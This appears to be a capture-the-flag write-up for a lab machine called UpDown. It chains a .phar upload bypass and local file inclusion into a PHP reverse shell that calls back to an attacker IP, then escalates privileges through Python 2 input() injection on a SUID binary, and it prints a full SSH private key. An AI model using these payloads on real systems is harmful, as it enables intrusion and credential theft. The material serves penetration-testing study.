- **Insecure File Upload:** Blacklist-based extension check in `checker.php` fails to block `.phar` files.




Type: Request header

Comment: bypass updown

Match: Regex / text to match - leave blank to add a new header

Replace: Special-Dev : only4dev

□ Regex match



Welcome,

Is My Website UP ?


In this version you are able to scan a list of websites !

List of websites to check:

```
Observation
The development environment (`dev.siteisup.htb`) provides a file upload utility. Source code analysis of `checker.php` revealed an extension blacklist that omits the `.phar` extension.

 Logic: Why this works
1. **Bypass:** The application allows `.phar` files but prevents `.php`.
2. **Execution:** The `index.php` file is vulnerable to Local File Inclusion (LFI).
3. **The Wrapper:** By using the `phar://` stream wrapper, we can force the server to look inside our uploaded archive and execute the PHP code hidden within.

### 🛠️ Execution: The "Hello World" Test
1. Crafted a PHP PoC inside a ZIP archive named `test.phar`.
2. Uploaded the archive to the server.
3. Triggered execution by navigating to the following URL:
   `http://dev.siteisup.htb/index.php?page=phar://uploads/[HASH]/test.phar/test`
```


https://www.php.net/manual/en/phar.using.intro.php

https://book.hacktricks.wiki/af/pentesting-web/file-inclusion/phar-deserialization.html



```
❯ echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
❯ zip test.phar test.php
zip test.phar test.php
  adding: test.php (stored 0%)
```

```
echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php

zip test.phar test.php
```



Not secure
dev.siteisup.htb/index.php?page=phar://uploads/17b844fa00e0f2f30ea05380713c8a60/test.phar/test


This is only for developers
Admin Panel

Hello world!

http://dev.siteisup.htb/index.php?page=phar://uploads/[HASH]/test.phar/test


```
Before attempting to deploy a reverse shell payload, it is critical to first confirm how the application handles uploaded PHP files and what level of execution is possible. This ensures that exploitation is controlled, reproducible, and minimizes noise.
```

```
phpinfo();
?>
```



disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen

https://github.com/teambi0s/dfunc-bypasser




```
❯ python2 /home/kali/opt/dfunc-bypasser/dfunc-bypasser.py --file info.txt
python2 /home/kali/opt/dfunc-bypasser/dfunc-bypasser.py --file info.txt          16:33:17



                    authors: __c3rb3ru5__, $_SpyD3r_$


Please add the following functions in your disable_functions option:
proc_open
If PHP-FPM is there stream_socket_sendto,stream_socket_client,fsockopen can also be used to b
e exploit by poisoning the request to the unix socket

~/boxes/try-hard/foothold ❯
```

rev


```
<?php
$shell = 'bash -c "bash -i >& /dev/tcp/10.10.16.219/4444 0>&1"';

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin
   1 => array("pipe", "w"),  // stdout
   2 => array("pipe", "w")   // stderr
);

$process = proc_open($shell, $descriptorspec, $pipes);
```

```
if (!is_resource($process)) {
    echo "ERROR: Can't spawn shell";
    exit(1);
}
?>
```

internal



```
❯ nc -nvlp 4444
nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.219] from (UNKNOWN) [10.129.48.183] 50860
bash: cannot set terminal process group (894): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$
```




```
www-data@updown:/home/developer$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@updown:/home/developer$ whoami
whoami
www-data
www-data@updown:/home/developer$
```


After successfully obtaining a reverse shell through the vulnerable PHP upload functionality, the shell was spawned under the account. This is the default web server user in many Linux environments.

Observation:

- The account has restricted privileges.
- Attempts to access sensitive files such as were denied due to insufficient permissions.
- This confirms that initial access is limited to a low-privileged web service account.



```
www-data@updown:/home/developer$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/at
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/home/developer/dev/siteisup
www-data@updown:/home/developer$
```




```
www-data@updown:/home/developer$ cd /home/developer/dev/
cd /home/developer/dev/
www-data@updown:/home/developer/dev$ ls -la
ls -la
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22  2022 .
drwxr-xr-x 6 developer developer  4096 Aug 30  2022 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
www-data@updown:/home/developer/dev$ cat siteisup_test.py
cat siteisup_test.py
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"www-data@updown:/home/developer/dev$ 
```

```
While analyzing the siteisup_test.py script located in
/home/developer/dev/, it was observed that the code uses the print
statement without parentheses:
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"


This syntax is valid only in Python 2, and would raise a SyntaxError in
Python 3. Based on this, we confirmed that the system is running Python
2.x, which has important implications for exploitation.
```


https://github.com/3ls3if/Cybersecurity-Notes/blob/main/real-world-and-and-ctf/scripts-and-systems/python2-input-vulnerability.md

---


privesc




```
www-data@updown:/home/developer/dev$ ./siteisup
./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__('os').system('/bin/bash -p')
__import__('os').system('/bin/bash -p')
developer@updown:/home/developer/dev$ whoami
whoami
developer
developer@updown:/home/developer/dev$ 
```




```
developer@updown:/home/developer/.ssh$ ls -la
ls -la
total 20
drwx------ 2 developer developer 4096 Aug  2  2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30  2022 ..
-rw-rw-r-- 1 developer developer  572 Aug  2  2022 authorized_keys
-rw------- 1 developer developer 2602 Aug  2  2022 id_rsa
-rw-r--r-- 1 developer developer  572 Aug  2  2022 id_rsa.pub
developer@updown:/home/developer/.ssh$ 
```



```
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
developer@updown:/home/developer/.ssh$ 
```

